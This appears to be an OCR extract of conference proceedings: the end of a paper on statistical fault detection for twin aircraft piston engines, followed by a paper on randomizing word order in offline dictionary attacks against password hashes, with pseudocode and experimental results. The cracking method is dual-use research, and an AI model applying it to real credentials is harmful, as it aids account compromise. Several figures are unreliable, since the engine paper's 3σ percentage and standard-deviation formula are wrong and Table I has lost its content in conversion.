Pattern	CHT transition temperature* (ºF)
1	↑ 200
2	↑ 250
3	↑ 300
4	↑ 350

* temperature up-transitions

F. Detection of Suspicious Engine

Normalized pattern from each engine is compared with closest normalized patterns from a pool of stored patterns using the Euclidean distance measure. Closest normalized prototype is chosen for each engine considering CHT of individual cylinders and CHT

transition temperature from Table V using *k*-nearest neighbor algorithm. The *k*-nearest neighbor algorithm assigns the object to the class most common amongst its *k* nearest neighbors, [4]. In case of six cylinder engine 6-NN rule is applied. Closest pattern is the one whose CHT transition temperature is closest to CHT values of most cylinders. This procedure selects the correct normalized prototype pattern even when one or more CHT values are outliers (e.g. due to a cylinder failure). Once the closest normalized prototype pattern is chosen, Euclidian distances between vectors of engine parameters represented in normalized engine pattern and selected normalized prototype patterns are determined for both engines. In general, for an *n*-dimensional space, the Euclidean distance is given by

$$d(p,q)=\sqrt{(p_1-q_1)^2+(p_2-q_2)^2+\ldots+(p_i-q_i)^2+\ldots+(p_n-q_n)^2} \quad (18)$$

$$dist_{E,P}=\sqrt{\sum_{i=1}^{i=N_C}\left(NEGT_{E,i}-NEGT_{P,i}\right)^2+\sum_{i=1}^{i=N_C}\left(NCGT_{E,i}-NCGT_{P,i}\right)^2} \quad (19)$$

Average values (and hence appropriate differences) are larger for *NEGT* than for *NCGT*. Equalization term is introduced based on average ratio *NEGT* and *NCGT* (across all cylinders *i* and all records *k*) from engine logs:

$$R=\frac{1}{N_C N_R}\sum_{i=1}^{N_C}\sum_{k=1}^{N_R}\frac{NEGT_{i,k}}{NCHT_{i,k}} \quad (20)$$

Value for *R* is approximately set to value 4.2 (not to complicate (19) with introduction of the variance for each parameter). N_R is the number of records, and N_C cylinders

$$dist_{E,P}=\sqrt{\frac{1}{R^2}\sum_{i=1}^{i=N_C}\left(NEGT_{E,i}-NEGT_{P,i}\right)^2+\sum_{i=1}^{i=N_C}\left(NCGT_{E,i}-NCGT_{P,i}\right)^2} \quad (21)$$

Appropriate distances for left and right engine are given by:

$$dist_{E,L_i}=ED\left(v_E,v_{P_{L_i}}\right) \qquad i=1,...,4 \quad (22)$$

$$dist_{E,R_i}=ED\left(v_E,v_{P_{R_i}}\right) \qquad i=1,...,4 \quad (23)$$

Engine whose normalized engine pattern $\boldsymbol{v_P}$ is further distance to selected normalized prototype pattern is indicated (or labeled) to be suspicious.

G. Determination of Thresholds

Thresholds are determined from extracted statistical data supplied in engine monitor logs. Decision for this time period was made considering MTBF values of piston engines and maintenance intervals (50, 100 and 200 hours for engines). In a real life we are generally not satisfied with the notification of the failure, but the notification of the impeding failure, so maintenance and service actions can be taken in advance, before the failure happens. It is decided that for each parameter there should be one caution alert within 100 hour period, T_{ALERT}, much lower then estimated MTBF. It seems reasonable to label suspicious parameter spread in an engine monitor log that will appear for particular parameter once in T_{ALERT} period and be brought to the attention of the mechanic. This is a balance between detection sensitivity and not generating too much burden for a mechanic. Frequency histograms of parameter differences (levers advanced in unison) are shown in Fig. 9-14 (one example shown for $\Delta_r EGT$ and $\Delta_r CHT$). Normal distribution is assumed for all differences. For each difference mean value and standard deviation from engine monitor log is calculated across all records:

The mean value for parameters p_i is determined by

$$\mu_{p_i}=\frac{1}{N_R}\sum_{j=1}^{N_R}p_{i,j} \quad (24)$$

and the standard deviation is determined by

$$\sigma_{p,i}=\sqrt{\frac{1}{N_R}\sum_{j=1}^{N_R}\left(p_{i,j}-\mu_{p,i}\right)} \quad (25)$$

where N_R is the number of records)




Figure 9. $\Delta_r EGT$ example




Figure 10. $\Delta_r CHT$ example




Figure 11. $\Delta\Delta CHT$




Figure 12. $\Delta_r OIL$




Figure 13. $\Delta_r TIT$ - Turbine Inlet




Figure 14. $\Delta_r FF$ Fuel Flow

Due to the lack of available examples of engine failures, determination of acceptable deviations from the mean (for determination of lower and upper limit) is accomplished by the determination of the standard deviation σ of the normally distributed values in frequency beans, and using multiple of σ, [6]. Acceptable deviations from the mean values are determined based on the reasoning that an unacceptable parameter value happens at average once during the T_{ALERT} period. The N_R is number of records within T_{ALERT} period (100 hours) is given by

$$N_R=\frac{T_{ALERT}}{T_R} \quad (26)$$

T_R is duration of one engine log record (default value 6s) As there will be at average one such "alert record" for each parameter within 100 hours probability *p* is 0,999983:

$$p=\frac{1}{N_R} \quad (27)$$

Proportion *r* of data values within *z* standard deviations of the mean is defined by:

$$r=erf\left(\frac{z}{\sqrt{2}}\right) \quad (28)$$

where

$$r = 1 - p \tag{29}$$

and *erf* is the error function

$$erf(x) = \frac{2}{\sqrt{\pi}} \int_0^x e^{-t^2} dt \tag{30}$$

When observations under considerations are distributed according to the Gaussian distribution, 68% of observations fall within σ, 95% within 2σ and 97% within 3σ of mean. From the available T_{ALERT} and the duration of the engine log record T_R the probability, p, is determined, followed by r, and finally z. For given p=0,999983, value for z is 4.3006. Referent mean values $\mu_{P_i,G}$ and standard deviations $\sigma_{Pi,G}$ are determined from the previous engine monitor logs of a good engine. Log analysis is performed after flight. We are looking for a record that appears at average once during T_{ALERT} period. All parameters values p_i form each record of a good engine (i.e. $p_{i,TG}$) will fall within predefined interval around mean, $\mu_{P_i,G}$ (i.e. within the acceptance interval defined by the lower and upper thresholds, T_{LOW} and T_{HIGH}):

$$T_{LOW} = \mu_{p_i,G} - z\sigma_{p_i,G} \tag{31}$$

$$T_{HIGH} = \mu_{p_i,G} + z\sigma_{p_i,G} \tag{32}$$

$$p_{i,TG} \in \left\lfloor \mu_{p_i,G} - z\sigma_{p_iG}, \mu_{p_i,G} + z\sigma_{p_iG} \right\rfloor \tag{33}$$

where $\mu_{P_i,G}$ is the mean of the parameter p_i from a good engine, $\sigma_{pi,G}$ standard deviation of a parameter value p_i from a good engine, i = 1,…,N_P , N_P is the number of parameters. On the other hand for one or more parameters values p_i of the problematic or failed engine (i.e. $p_{i,TF}$) following relation will apply:

$$p_{i,TF} \notin \left\lfloor \mu_{p_i,G} - z\sigma_{p_iG}, \mu_{p_i,G} + z\sigma_{p_iG} \right\rfloor \tag{34}$$

Relations (33) and (34) use (5)-(10) in a different notation.

VI. RESULTS

Several engine monitor logs were available form previous flights supplied with the EZTrends software, [7]. Analyzing log data from longest available flight (Flight sample #192, 1,46h) parameter differences have been determined. The first part of the log (engine start-up, magneto check and run-up) and the last part (shut down) were omitted as these are obvious situations of asymmetric engine operation. Mean values, standard deviations and thresholds are shown in Table VI. Relative parameter differences are within few percents.

TABLE VI. Mean, Std. Dev. and Thresholds (z=4.3006)

Parameter difference (p_i)	Mean $\mu_{Pi,G}$	Std. Dev. $\sigma_{Pi,G}$	Lower Threshold $\mu_{Pi,G}$-z $\sigma_{Pi,G}$	Upper Threshold $\mu_{Pi,G}$+z $\sigma_{Pi,G}$
$\Delta_r EGT_1$	-0,01547	0,00987	-0,05792	0,02698
$\Delta_r EGT_2$	0,02211	0,00953	-0,01887	0,06309
$\Delta_r EGT_3$	0,01086	0,00899	-0,02780	0,04952
ΔEGT_4	0,01796	0,00864	-0,01920	0,05512
$\Delta_r EGT_5$	-0,00445	0,00926	-0,04427	0,03537
$\Delta_r EGT_6$	0,00321	0,00904	-0,03567	0,04209
$\Delta_r CHT_1$	-0,0483	0,00967	-0,08989	-0,00671
$\Delta_r CHT_2$	0,02811	0,00703	-0,00212	0,05834
$\Delta_r CHT_3$	0,03352	0,00924	-0,00622	0,07326
$\Delta_r CHT_4$	0,04517	0,0131	-0,01117	0,10151
$\Delta_r CHT_5$	-0,03087	0,00866	-0,06811	0,00637
$\Delta_r CHT_6$	0,09124	0,01187	0,04019	0,14229
$\Delta\Delta CHT_1^*$	-0,22912	3,87961	-16,91377	16,45553
$\Delta\Delta CHT_2^*$	-0,05643	2,67721	-11,57004	11,45718
$\Delta\Delta CHT_3^*$	-0,23251	3,6691	-16,01184	15,54682
$\Delta\Delta CHT_4^*$	0,10609	2,24289	-9,53968	9,75186
$\Delta\Delta CHT_5^*$	-0,47291	3,93404	-17,39164	16,44582
$\Delta\Delta CHT_6^*$	-0,04853	2,9464	-12,71982	12,62276
$\Delta_r OIL$	0,00621	0,01279	-0,04879	0,06121
$\Delta_r TIT$	-0,00969	0,00913	-0,04895	0,02957
$\Delta_r FF$	0,01015	0,02051	-0,07806	0,09836

*for $\Delta\Delta CHT_i$ simple differences are used instead of relative differences

VII. CONLUSION

It is expected that in normal operation both engine parameters will be almost the same. Comparing engine parameters between two engines may enable fine detection of minor problems. Proposed method combines rules (limits on the engine monitor parameters of the individual engine) and statistical approach (using relative differences with the exception of $\Delta\Delta CHT$). Threshold limits for comparison of parameters are calculated using statistical data from engine monitor logs considering the T_{ALERT} period (using engine maintenance interval). After detecting asymmetry of parameters, suspicious engine is detected by comparing the engine parameters with parameters of stored prototype patterns. Default alarm limits for individual engines (simple rules) are preserved for the detection of severe engine problems. Procedure is performed off-line as part of the analysis of recorded data after the flight. The engine log file is parsed and records with discrepancy of parameters between engines are automatically labeled as suspicious and can be brought to attention of maintenance personnel. This enables faster and more precise scan of the engine monitor log than simple visual inspection of engine parameter curves. With additional field tests and determination of reliable thresholds (including an additional time threshold defining the minimal parameter deviation period for issuing the caution alert) it would be possible to consider the real time version of the method implemented in some kind of the engine monitor with indication of the engine parameters asymmetry in a cockpit.

REFERENCES

[1] W. Emerick, “Engine failure stats” USENET: rec.aviation.ifr, Jan. 5., 2001 [24 Mar. 2012]

[2] *Pilot’s Guide EDM-760 Twin*, JPI, California, USA, 2005, Available: http://www.jpitech.com/manuals/02/PG_EDM760.pdf, [18 March 2012]

[3] D. Miljković, “Fault Detection Methods: A Literature Survey”, *Proc. MIPRO 2011, Vol. III, CTS & CIS*, pp. 110-115, Opatija 23-27 May 2011

[4] R. Schalkoff, *Pattern Recognition: Statistical, Structural and Neural Approaches*, John Wiley, USA, 1992

[5] D. Miljković, “Review of Novelty Detection Methods”, *Proc. MIPRO 2010 - Vol. III: CTS & CIS*, pp. 27-32, MIPRO, Opatija 24-28 May 2010

[6] D. Miljković, “Fault Detection for Aircraft Piston Engine by Exhaust Noise Analysis”, *Proc. MIPRO 2011, Vol. III, CTS & CIS*, pp. 116-121, Opatija 23-27 May 2011

[7] *EZTrends* (Download and Plotting Software), JPI, California, USA, Available: http://www.jpitech.com/softwaredownload.php [18 March 2012]

Stochastic Approach on Hash Cracking

Goran Martinovic, Luka Horvat, Josip Balen
Faculty of Electrical Engineering, Osijek, Croatia
goran.martinovic@etfos.hr

***Abstract*—Hash functions are used everywhere today, from wireless communications to password storage. Some of them are proven to be mathematically insecure, but still the only way to crack most of them is a brute-force or dictionary attack. Brute-force is usually discarded as an option since it consumes huge amounts of time. Dictionary attack is a regular approach on hash cracking. The attack is performed by selecting words from a dictionary and comparing their hashed value to the obtained value. Word selection is usually done sequentially, which indicates a very long execution time if the searched word is located at the end of the dictionary. This paper introduces a stochastic approach on word selection in a dictionary attack and shows that the approach is desirable if the searched word is found in the second half of the wordlist.**

Keywords - dictionary attack; hash cracking; randomization; stochastic approach

I. INTRODUCTION

Hash value is a fixed-size bit array that "presents" an arbitrary block of data. Hash value is created with a hash function using a block of data as its input. Functions are made so that any change to the input sequence should induce a change in the hash value. Most frequently used hash methods exploit bitwise operations to produce message digest. An important property of the hash function is that there should be no two different inputs that can induce the same hash value (collision resistance). Also, hashing functions are one-way functions. Therefore, there should be no analytic way for obtaining an input sequence from its hashed value. However, some of today's hashing techniques have been proven as collision irresistible and analytical ways for their cracking have been found. In [1], authors explain how to crack an MD5 hash using collision attacks, and in [2], even newer hashing standards are exploited. Still, hashing is considered the safest way for storage and transfer of delicate information such as passwords. Most standards apply numerous iterations of hashing sequences to produce the final value and store or transfer it, which complicates the analytical cracking process.

Breaking hashes is usually brought down to preimage attacks that can take huge amounts of both time and processing power. Preimage attacks, also known as brute forcing, are usually unpractical because their complexity depends on the digest size (search takes 2^L steps, where L is the number of bits digest is made of). Hash attacks can be online or offline. In [3], authors explain the background of undetectable online password guessing attacks in authentication based protocols, and in [4], authors expand the Dolev – Yao model to give the theoretical background of offline dictionary attacks.

This paper concentrates on the offline hash cracking method with the hash value obtained. When this is the case, an attacker usually has the time to conduct his attack in a variety of ways. Loads of free tools are available online [5] and all of them support parallelism. Some can use the power of graphics cards or other devices, as described in [6] and [7], which can improve the cracking rate by a couple of hundred times. Online services [8] offer password cracking on the desired set of characters – for cash. Those tools usually use dictionaries (wordlists) or pre-computed rainbow tables and brute forcing is rarely considered. Although wordlists are usually sorted, binary searches and similar ones are out of the question due to hashing. Therefore, most hash cracking techniques rely on grabbing lines sequentially from the wordlist, performing certain hashing on them, and comparing hashed values to the captured one. This methodology is known as a dictionary attack. Lines grabbing is done sequentially which leads to a worse case running time of N steps, where N is the size of the wordlist. This process is equal to any array search algorithm, except most of the processing power here is spent on the hashing.

The idea given here is quite straightforward: What if a randomized word selection can find the desired word in fewer steps than a sequential one in a dictionary attack? The goal of this paper is to show when the stochastic passphrase search will outperform the sequential one and why.

The rest of this paper is organized as follows. First, a dictionary attack is described in Section II. Arguments for using the stochastic approach are given in Section III. In Section IV, an algorithmic solution is described. Experimental results and their evaluation are given in Section V. Section VI concludes this paper.

II. DICTIONARY ATTACK

A dictionary attack is a technique usually used to crack password-protected security systems, like computers or servers. An attack is performed by grabbing words from dictionaries and entering these words as a possible passphrase. Dictionaries are wordlists with a prearranged list of words and words grabbing is done sequentially. Dictionaries can be arranged in a way that phrases with higher probability of success are in the beginning, and vice versa. Used dictionaries in this work are arranged alphabetically. Dictionary attacks have a high efficiency if the passphrase is an ordinary word. Furthermore, dictionary attacks are often used in finding the key necessary to decrypt an encrypted message or document. In breaking cryptographic hash functions, a dictionary attack is performed by selecting a word from a dictionary,

performing certain hashing on it and comparing the hashed value to the obtained value.

In [4], three different examples of dictionary attacks are presented:

- Native vote protocol: If the sender encrypts his vote with the public key of the receiver, only the receiver can decrypt the message with his own private key and register the vote. However, if the attacker knows a finite set of values that vote can take, than he encrypts these values with the public key and compares encrypted values with the vote. The attack is successful if the vote equals one of the encrypted values.
- Handshake protocol: A sender generates a random number and sends it encrypted with a password to a receiver. Both a sender and a receiver know the password. After the receiver decrypts the message, he computes the sent number plus one, and returns it to the sender. If the password is chosen poorly, the attacker tries to decrypt both messages by guessing the password. The attack is successful if it finds two values such that the second value equals the first value plus one.
- Enhanced Kerberos protocol: A sender and a receiver communicate over the server which provides a secret key. The password between the receiver and the sender is assumed to be very strong but the password between the sender and the server is set up by the user and it could come from a dictionary. However, this protocol implements some protections against dictionary attacks using the nonces, the confounder and the timestamps. If the clocks of the sender and the server are not well synchronized, the attacker can replay a copy of an eavesdropped message within the clock skew and perform the attack.

III. STOCHASTIC APPROACH

A negative side of randomization and its implementation in search algorithms is that they are time consuming. Using the solution that can be found in [9], execution of randomized search could be up to four times longer than sequential one. On a three million words long wordlist, randomized search took on average 1.2883 seconds, while the sequential one took 0.3161 seconds. This difference would be huge if the searching is the only operation executed per search. It must be kept in mind that with every examination, a real cracking program has to carry out a certain amount of hashing (the number of hashing iterations is usually measured in thousands). RAR passwords, for example, apply up to 262144 iterations of SHA1 (Secure Hash Algorithm) [7] and that requires great amounts of processing time – much more than simple operations applied from [9]. Due to aforementioned, it can be assumed that a one whole iteration of grabbing a word, hashing it and comparing to the captured hash value lasts nearly the same as if it is done either sequentially or at random.

Since all words in a wordlist must be examined, the number of steps of the stochastic approach in the worst case is the same as sequential. Furthermore, probability *P(X)* that a word will be at line 5 of a wordlist and at line *N-5* is equal in both approaches, but the probability of a stochastic search algorithm to hit any line at the beginning of the search is the same for all lines. This is due the wordlist being sorted alphabetically, not by decreasing probability of success, and the search algorithm not being biased towards certain parts of the wordlist (meaning that the algorithm works on the principle of discrete uniform distribution). Random variable *X* has a discrete uniform distribution over set *S = {1, 2, ..., k}* (where *k* is a natural number) if (1) holds.

$$f(x) = P(X = x) = 1/k,\ x \in S \qquad (1)$$

$$P(X \in S) = 1$$

Wordlist is countable and every word in this list is unique, therefore every word is a discrete variable. This induces the same overall running times in both searching approaches when hashing is included. But, if a word that the program is searching is located in the second half of wordlist, the best case running time of a sequential approach is *N/2*, while that of a stochastic approach is still 1. Note that sequential and stochastic algorithms search the whole wordlist with the same probabilities of each element to be picked. However, the wordlist is sorted and sequential search always starts from the beginning and it always performs search from the first to the last word. Contrary to this, stochastic search retrieves words randomly. Therefore, if the word we are searching for is closer to the end of the wordlist, at the beginning of the search best case running time of a classical approach is very high while stochastic is still 1.

However, if the word being searched for is found at the beginning of the sorted wordlist, the probability that a sequential approach will find it first is greater than the one of the stochastic approach. The probability that random search will find the searched word in less than *X* steps at the beginning of the wordlist is less than *X/N*, where *X* is the number of steps required for a sequential approach to find the word.

IV. ALGORITHMIC SOLUTION

When comparing stochastic and sequential approaches on hash cracking, two different metrics were observed. In the first case, we assumed that the time difference between random and sequential search can be negligible due to its insignificance compared to time consumption of hashing iterations. Therefore, only plaintext words are compared. As measure of efficiency an average number of iterations needed to found the correct word is used. In the second case, experiment was conducted with included MD5 hashing with 30 hash iterations. The metrics was an average time needed to found the correct value. The solutions were developed under C++ language and a pseudo code can be seen in Algorithm 1.

A publicly available wordlist is taken and loaded into RAM as a dynamic array of strings (variable *str* in Algorithm 1) where each element is one word (one line

Algorithm 1 WordSearch (wordlist, test_case)

```
str ← wordlist
major_counter ← 0
for i ← 0 to 10000 do
        x ← rand() mod(test_case)
        answer ← hash(str[x])
        for j ← 1 to N do
                hit ← hash(str[j])
                if (answer = hit) break
        for k ← 1 to N do
                temp ← rand() mod(N)
                hit ← hash(temp)
                if(answer = hit) break
                _temp ← str[k]
                str[k] ← str[temp]
                str[temp] ← _temp
        major_counter ← (j - k) + major_counter
        return (major_counter/10000)
```

from the list). The program allocated 230 MB of RAM to hold 6 million words. The first problem encountered was a limit of *C++ rand()* function that even after some redefinition of constants in libraries, could not return a value larger than 0x7FFF or 32767_{10}. Therefore, problem solution was designed in the way that every digit is randomized individually with values 0 – 9. Consequently, a 7-digit number can be generated with certainty that no values are missed. The next problem was redundancy of random values but a solution to this problem is proposed in [9]. With implementation of these lines all obstacles were removed, and a solution was ready to be coded. For a sequential solution, *for* loop that checks elements in a sorted wordlist from index 1 to *N* was used. When the searched word is found, the overall number of *for* loop iterations is assigned to the corresponding counter in the case when metrics is an average number of iterations. In the case when metrics is time, the duration of each execution was measured. A stochastic solution basically also runs in the *for* loop that goes from 1 to *N*, but this time the current state of iteration is not used to check elements, rather the index for checking is randomized, as shown in Algorithm 1. After the element is checked, it is swapped with the element indexed by the current iteration of the *for* iteration, and therefore this value could be checked only once. After the element is found, the overall number of *for* iterations is assigned to the corresponding counter or the duration of each execution was measured. At the end, a *major_counter* is calculated as a difference between the overall number of sequential iterations and the overall number of random iterations needed to find the searched word. This whole procedure is repeated for 10,000 times in order to obtain greater precision in measurement. The average value of *major_counter* is used in comparison of the sequential and the stochastic process in the case when metrics is the average number of iterations. In the case when metrics is time, the difference of the average execution duration for the stochastic and sequential approaches is used in the comparison.

The search process comprises nine test cases. In the first, searched word is located in the first 1/5 of the wordlist. In the next test case, the word is located in the first 2/5 of the wordlist, and so on. In the last test case the searched word is located in the last 1/5 of the whole wordlist. Table I shows locations of the searched word for all nine test cases.

Ranges in Table I have been selected in order to show the relation of the position of the searched word in the wordlist to the difference of steps taken by each process or in the time domain for the comparing the time needed to find the searched value. Since the wordlist is sorted, it can be assumed that when the searched word is near the beginning of the wordlist, sequential search will be faster. In contrast to this, randomized search should show increasingly better performance than sequential if the searched word is located at the end of the wordlist.

TABLE I. RANGES OF PICKED WORDS

Test case	Parts of wordlist taken for selection				
1	1/5	1/5	1/5	1/5	1/5
2	1/5	1/5	1/5	1/5	1/5
3	1/5	1/5	1/5	1/5	1/5
4	1/5	1/5	1/5	1/5	1/5
5	1/5	1/5	1/5	1/5	1/5
6	1/5	1/5	1/5	1/5	1/5
7	1/5	1/5	1/5	1/5	1/5
8	1/5	1/5	1/5	1/5	1/5
9	1/5	1/5	1/5	1/5	1/5

V. EXPERIMENTAL RESULTS

Five sizes of wordlists have been used for the testing purposes, containing:

- 0.3×10^6 words
- 0.6×10^6 words
- 1×10^6 words
- 3×10^6 words
- 6×10^6 words

For each size of the wordlist there were nine test cases. Therefore, in each of 10,000 iterations of a certain test case a word the program is searching for is located in the particular range of the current wordlist. Still, the scope of both sequential and stochastic search is the whole wordlist.

In Fig. 1, results of comparing an average number of iterations in all five sizes of wordlists are shown. On the *X* axis there are test cases from 1 to 9, and on the *Y* axis an average value of *major_counter* is shown. Considering *major_counter* showing an average difference of the number of iterations needed for the sequential search and the number of iterations needed for the stochastic search, it can be seen when the stochastic process outperforms the sequential one and vice versa. The value of *major_counter* in the first four test cases for all five wordlists indicates that if the searched word is located in the first 4/5 of wordlist, the sequential process finds the searched word in less iterations than the stochastic process does. The sequential process has the best results in all five test cases in comparison with when the word is located in the first 1/5 of the wordlist. In the first test case with 0.3 x 10^6 words, the sequential process has 41.20% better search results while in the biggest wordlist with 6 x 10^6 words search results are 37.71% better. In the test case 5, when the domain is the whole wordlist, both sequential and stochastic processes have almost equal results. This means that if we do not know in which part of the wordlist the searched word is located, the average number of iterations needed to find the searched word is nearly the same for both processes. In test cases 6, 7, 8 and 9 it can been seen that if the searched word is located in the last 4/5 of the wordlist, the stochastic process shows better results. If the searched word is not located only in the first 1/5 of the wordlist (test case 6), the stochastic process already shows 5.24% better results in 0.6 x 10^6 words big wordlist to 13.12% in the wordlist with 6 x 10^6 words. In test case 9 when the word is located in the last fifth of the wordlist, the stochastic process shows around 40% better results in the wordlist with 0.3 x 10^6, 3 x 10^6 and 6 x 10^6 words, 30.53% for 1 x 10^6 words and 22.65% for a 0.6 x 10^6 words big wordlist. From this we can conclude that our hypothesis of the stochastic process outperforming the sequential one when the searched word is not located at the beginning of the wordlist is valid.

Fig. 1 f) shows experimental results for all five sizes of the wordlist. The difference in gradients is due to the size of the wordlists. From this line graph we can conclude that experimental results for all sizes of wordlists show almost linear distribution through test cases. For bigger wordlist sizes, the number of iterations of the sequential process increases with the wordlist size and it is much greater than the number of stochastic iterations if the searched word is located at the end of the wordlist. From this we can conclude that for large wordlists a significant increase in performance could be obtained with the stochastic process if the searched word is closer to the end of the wordlist. In test case 9 of the largest tested wordlist, the stochastic process is faster for an average of over 2 million steps or 39.35%.

Due to the long execution time, in the time domain experiment only wordlist with 1 x 10^6 words was used. As shown in Fig. 2 and similar as in Fig. 1, sequential




Figure 1. a) - e) Major_counter values for different wordlists sizes through cases. f) Overall results of testing.




Figure 2. Comparison in the time domain

approach shows better results in the first four test cases. In the test case 5 results are almost similar. When the searched word is located in the second half of the wordlist, stochastic approach shows shorter average time needed to find the corrected value with included MD5 hashing. These results confirm the hypothesis that due to the long duration of hashing iterations, sequential and stochastic approach lasts nearly the same in every execution.

It can be concluded that a stochastic approach outperforms the sequential one in cases when the searched word is located in the second half of the wordlist. However, since the most users (attackers) do not know in which part of the wordlist the searched word is located, the stochastic approach does not guarantee a lower number of iterations than the sequential approach.

VI. CONCLUSION

Dictionary attack is one of techniques used in hash cracking. An attack is performed by selecting words from a dictionary and comparing their hashed value to the obtained value. As the dictionary is sorted, the word selecting is done sequentially and if the desirable passphrase is located at the end of the dictionary, worst case running time is often very long.

This paper shows that randomization can be desirable in some search cases. Experimental results show that when the searched word is placed in the second half of the wordlist stochastic search needs fewer steps to find it and therefore, it decreases the search time. This difference of steps taken, increases as the size of the wordlist increases. On a regular basis, stochastic search is not better or faster – it is as fast as the sequential one on a large pattern. This paper gives another point of view on the problem of an offline dictionary attack, and another type of an approach to performing it. This solution could be implemented in any search method with linear time complexity such as simple array searches, string matching algorithms [10] or rainbow cracking techniques.

ACKNOWLEDGMENT

This work was supported by research project grant No. 165-0362980-2002 from the Ministry of Science, Education and Sports of the Republic of Croatia.

REFERENCES

[1] T. Xie, D. Feng, "How To Find Weak Input Differences For MD5 Collision Attacks," Cryptology ePrint Archive, Report 2009/223, May 2009, available at http://eprint.iacr.org/2009/223

[2] K. Aoki, J. Guo, K. Matusiewicz, Y. Sasaki, and L. Wang, "Preimages for Step-Reduced SHA-2," Proc. of 15th Int. Conf. on the Theory and Application of Cryptology and Information Security: Advances in Cryptology, Springer, Berlin, Nov. 2008, pp. 578-597.

[3] Y. Ding, P. Horster, "Undetectable On-line Password Guessing Attacks," SIGOPS Operating Systems Review, October 1995, Vol. 29, No. 4, pp. 77-86.

[4] S. Delaune, F. Jacquemard, "A Theory of Dictionary Attacks and its Complexity," Proc. of 17th IEEE Computer Security Foundations Workshop, Cambridge, UK, 28-30 June 2004, pp. 2-15.

[5] Top 10 Password Crackers, available at http://sectools.org/crackers.html, accessed: November 2010.

[6] Y. S. Dandass, "Using FPGAs to Parallelize Dictionary Attacks for Password Cracking," Proc. of 41st Annual Hawaii Int. Conf. on System Sciences, Hawaii, USA, 7-10 January 2008, pp. 485-485.

